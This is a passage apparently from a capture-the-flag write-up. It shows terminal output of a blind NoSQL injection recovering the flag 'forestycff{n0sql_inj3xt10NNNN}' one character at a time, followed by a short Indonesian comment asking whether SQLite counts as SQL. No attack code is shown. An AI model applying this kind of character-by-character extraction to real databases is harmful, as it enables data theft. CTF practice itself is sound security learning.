forestycff{n0sql_inj3x
forestycff{n0sql_inj3xt
forestycff{n0sql_inj3xt1
forestycff{n0sql_inj3xt10
forestycff{n0sql_inj3xt10N
forestycff{n0sql_inj3xt10NN
forestycff{n0sql_inj3xt10NNN
forestycff{n0sql_inj3xt10NNNN}
forestycff{n0sql_inj3xt10NNNN}
root@vps-ctf:~/jon# bener^C

```

Note: SQLite bukannya masih sejenis sql ya bang?